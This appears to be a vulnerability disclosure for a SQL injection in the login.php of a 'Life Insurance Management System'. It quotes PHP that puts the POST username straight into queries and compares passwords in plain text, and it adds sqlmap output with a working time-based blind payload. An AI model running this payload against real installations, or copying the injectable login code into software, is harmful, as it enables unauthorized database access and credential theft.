
Life Insurance Management System login.php has Sqlinjection

```
A SQL injection vulnerability exists in the Life Insurance Management System login.php
The basic introduction  of the vulnerability is that SQL injection means that the web
application does not strictly judge or filter the validity  of user input data.   An
attacker can add additional SQL statements to the end of a predefined query statement in
a web  application, and perform illegal operations without the knowledge of the
administrator.   In this way,  the database server can be tricked into performing any
unauthorized query and obtaining the corresponding data  information.
```




```

$sql = "SELECT agent_password from agent where agent_id='$username'";
$result = $conn->query($sql);

while($row = $result->fetch_assoc()) {
    if($password == $row["agent_password"]){
        echo "welcome you have successfully logeed in";
        $_SESSION["username"] = $username;
        header("Location: home.php");
    }
}
$sql = "SELECT client_password from client where client_id='$username'"
$result = $conn->query($sql);

while($row = $result->fetch_assoc()) {
    if($password == $row["client_password"]){
        echo "welcome you have successfully logeed in";
        $_SESSION["username"] = $username;
        header("Location: clientHome.php");
    }
}

if(!isset($_SESSION["username"])){
```




```
        $username = $_POST["username"];
        $password = $_POST["password"];
    }

    $sql = "SELECT agent_password from agent where agent_id='$username'";
    $result = $conn->query($sql);

    while($row = $result->fetch_assoc()) {
        if($password == $row["agent_password"]){
            echo "welcome you have successfully logeed in";
            $_SESSION["username"] = $username;
            header("Location: home.php");
        }
    }
    $sql = "SELECT client_password from client where client_id='$username'";
    $result = $conn->query($sql);

    while($row = $result->fetch_assoc()) {
        if($password == $row["client_password"]){
            echo "welcome you have successfully logeed in";
            $_SESSION["username"] = $username;
            header("Location: clientHome.php");
        }
```



```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the
[13:18:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:18:30] [WARNING] POST parameter 'password' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=123' AND (SELECT 2370 FROM (SELECT(SLEEP(5)))kJAl) AND 'Azjv'='Azjv&password=123
---
[13:18:30] [INFO] the back-end DBMS is MySQL
```

Sqlmap Attack:

```
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=123' AND (SELECT 2370 FROM (SELECT(SLEEP(5)))kJAl) AND
'Azjv'='Azjv&password=123
---
```